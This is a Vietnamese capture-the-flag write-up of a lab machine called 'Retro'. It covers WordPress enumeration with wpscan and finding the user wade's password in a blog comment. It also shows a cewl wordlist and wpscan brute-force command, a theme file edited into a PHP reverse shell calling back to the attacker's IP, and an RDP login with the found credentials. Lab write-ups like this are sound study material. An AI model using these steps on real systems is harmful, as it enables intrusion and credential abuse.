



Scan tiếp thư mục retro bằng common.txt



Mình sẽ kiểm tra các thư mục bị ẩn:

Trang index.php:




Trang wp-admin chuyển hướng mình về localhost


Trang wp-content không có gì hết


Trang wp-includes không cho mình truy cập (403 - Forbidden)


Trang index.php có chức năng login:




Ứng dụng đang dùng thư viện wordpress, mình sẽ dùng wpscan để liệt kê plugins, themes và users:










Mình sẽ lướt qua ứng dụng web, thấy ông Wade đang comment trên Ready Player One:






Mình tìm được mật khẩu tiềm năng: parzival.


Mình còn 1 cách khác để tìm mật khẩu:

Vì chúng ta có username và khả năng tấn công của chúng ta chỉ giới hạn ở một số cách. Chúng ta sẽ tạo 1 wordlist từ Wordpress blog. Để làm được điều này, chúng ta sẽ dùng công cụ cewl. Chúng ta sẽ quét với độ sâu 3 (-d 3) và độ dài tối thiểu của từ là 7 (-m 7), sau đó lưu từ vào trong 1 tập tin (-w retrowl.txt), nhắm vào Url http://10.10.187.172/retro/



Sau khi chúng ta tạo 1 wordlist, chúng ta sẽ bruteforce trang đăng nhập của Wordpress:

wpscan --url http://10.10.187.172/retro --passwords retrowl.txt --usernames wade




Thử đăng nhập vào wordpress





**Cách leo thang đặc quyền trong Wordpress:**

Mình vào Appearance 🡪 Editor: chỉnh file comments.php (reverse shell)




Thực thi file: http://10.10.187.172/retro/index.php/comment

Mình đã thử 3 loại reverse-shell:

* windows-php-reverse-shell
* php-reverse-shell của PentestMonkey
* php-reverse-shell của Ivan Sincek

Trang web báo lỗi:


WARNING: Failed to daemonise. This is quite common and not fatal. Successfully opened reverse shell to 10.8.55.148:1234 ERROR: Shell process terminated




Mình nhớ ứng dụng có chạy dịch vụ RDP:


xfreerdp /u:wade /p:parzival /cert:ignore /v:10.10.187.172

🡪 Kết nối thành công



Mình sẽ kết nối đến meterpreter shell để khai thác cho dễ.

